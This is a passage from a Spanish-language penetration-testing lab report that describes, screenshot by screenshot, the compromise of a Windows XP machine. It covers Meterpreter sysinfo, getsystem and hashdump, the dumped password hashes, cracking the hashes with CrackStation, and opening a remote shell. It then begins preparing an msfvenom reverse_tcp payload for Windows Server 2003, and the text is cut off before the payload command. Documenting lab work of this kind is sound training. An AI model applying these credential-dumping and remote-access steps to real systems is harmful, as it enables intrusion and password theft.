    - Iconos del sistema
    - Menú de Inicio de Windows XP

3. **Control remoto:** La conexión VNC permite interactuar directamente con la interfaz gráfica del usuario como si se estuviera físicamente frente a la máquina

5.1.8 Modificación de credenciales del Windows XP



Ilustración 8. Cambio de Contraseña del Administrador

Esta imagen muestra el cambio de contraseña de la cuenta de Administrador en el Windows XP. Se utiliza la herramienta "Administración de equipos" para:

- Establecer una nueva contraseña: **jaramillo**
- Confirmar la nueva contraseña
- Aceptar la advertencia sobre la pérdida de archivos cifrados y certificados

5.1.9 Recopilación de datos y credenciales del Windows XP



Ilustración 9. Obtención de Información del Sistema y Hashes de Contraseñas

Esta imagen muestra los comandos ejecutados en la sesión de Meterpreter para recolectar información vital del sistema:

1. sysinfo: Muestra detalles del sistema:
    - Nombre del equipo: YELBER-E7E5FE63
    - Sistema operativo: Windows XP SP3 (Build 2600)
    - Arquitectura: x86 (32 bits)
    - Idioma: Español (es_ES)

2. getuid: Confirma que la sesión tiene los máximos privilegios (**NT AUTHORITY\SYSTEM**)
3. getsystem: Verifica que ya se está ejecutando como usuario SYSTEM
4. hashdump: Extrae los hashes de contraseñas de todos los usuarios del sistema, incluyendo:
    - **Administrador** (cuenta default de administrador)
    - **Yeco** (usuario regular del sistema)
    - Cuentas como Invitado y Asistente de ayuda

5.1.10 Comparación de Hashes Antes y Después del Cambio de Contraseña



Ilustración 10. Evidencia del cambio de contraseña en los hashes del sistema

Esta imagen muestra la ejecución del comando hashdump en Meterpreter **antes y después** de cambiar la contraseña del usuario Administrador. Se observa claramente:

1. **Primer** hashdump **(antes del cambio):**
    - Hash 1: bb1cde073d92c9268e4ebdc3c43c930c
    - Hash 2: 9f8377a4bf37b5497ee6ddd58e4b3cbd
2. **Segundo** hashdump **(después del cambio a "jaramillo"):**
    - Hash 1: 3a80d4d42db8e26de917f8d6fa472d2c
    - Hash 2: b45942b9c45ed3793fc0095865e56ab8

5.1.11 Descifrar el hash del Administrador para obtener la contraseña en texto legible



Ilustración 11. Uso de CrackStation para Descifrar Hashes de Contraseñas

Esta imagen muestra la página web de **CrackStation**, una herramienta en línea gratuita especializada en descifrar hashes de contraseñas. Aquí se está utilizando para:

1. **Pegar el hash** obtenido del usuario

   Administrador: b45942b9c45ed3793fc0095865e56ab8

2. **Iniciar el proceso** para convertir el hash a texto legible

   Resultado esperado: La herramienta revelará que el hash corresponde a la contraseña **"jaramillo"**, confirmando que el cambio de contraseña realizado previamente fue exitoso y que ahora se conoce la contraseña en texto claro.

5.1.12 Ejecución de comandos directamente en el sistema XP



Ilustración 12. Acceso a la Línea de Comandos (Shell) de Windows XP

En esta imagen se muestra el comando shell ejecutado desde Meterpreter, que permite acceder a la línea de comandos nativa (CMD) de Windows XP. Los comandos usados fueron:

- shell (abre una terminal del sistema víctima)
- cd .. (navega hacia atrás en el directorio)
- dir (lista los archivos y carpetas en el directorio raíz C:)

5.1.13 Demostración de acceso y modificación del sistema de archivos



Ilustración 13. Creación de Carpeta en el Escritorio de Windows XP

En esta imagen se muestra la navegación y creación de una carpeta en el sistema comprometido:

1. **Navegación por directorios:**
    - C:\Documents and Settings\All Users\ dir (directorio de todos los usuarios)
    - cd Escritorio (ingresa al escritorio compartido)
2. **Creación de carpeta:**
    - mkdir KEVIN-JARAMILLO (crea una carpeta con el nombre "KEVIN-JARAMILLO" en el escritorio)

5.1.14 Verificación exitosa de la modificación del sistema en el escritorio de Windows XP

Ilustración 14. Confirmación Visual de la Carpeta Creada

Esta imagen muestra el escritorio de Windows XP donde se puede ver claramente la carpeta recién creada **"KEVIN-JARAMILLO"**. Esto confirma visualmente que:

- El comando mkdir ejecutado desde la shell de Meterpreter fue exitoso
- La carpeta se creó en la ubicación correcta: C:\Documents and Settings\All Users\Escritorio\

5.1.15 Explotación Windows Server 2003



Ilustración 15. Creación del Directorio de Trabajo y Uso de Msfvenom

En esta imagen se muestra la preparación del entorno de trabajo en Kali Linux:

1. **Creación de carpeta:** mkdir LAB-KEVIN (directorio dedicado para la explotación)
2. **Acceso al directorio:** cd LAB-KEVIN (navegación a la carpeta creada)
3. **Uso de Msfvenom:** Se intenta ejecutar msfvenom -p para generar un payload, pero muestra error por falta de argumentos. Se muestran las opciones básicas del comando, incluyendo la sintaxis para generar payloads (ej: -p windows/meterpreter/reverse_tcp).

5.1.16 Creación del archivo ejecutable "laboratorio3.exe" con Msfvenom



Ilustración 16. Generación del Payload Malicioso para Windows Server 2003.

En esta imagen se muestra la generación exitosa del payload malicioso usando el comando:

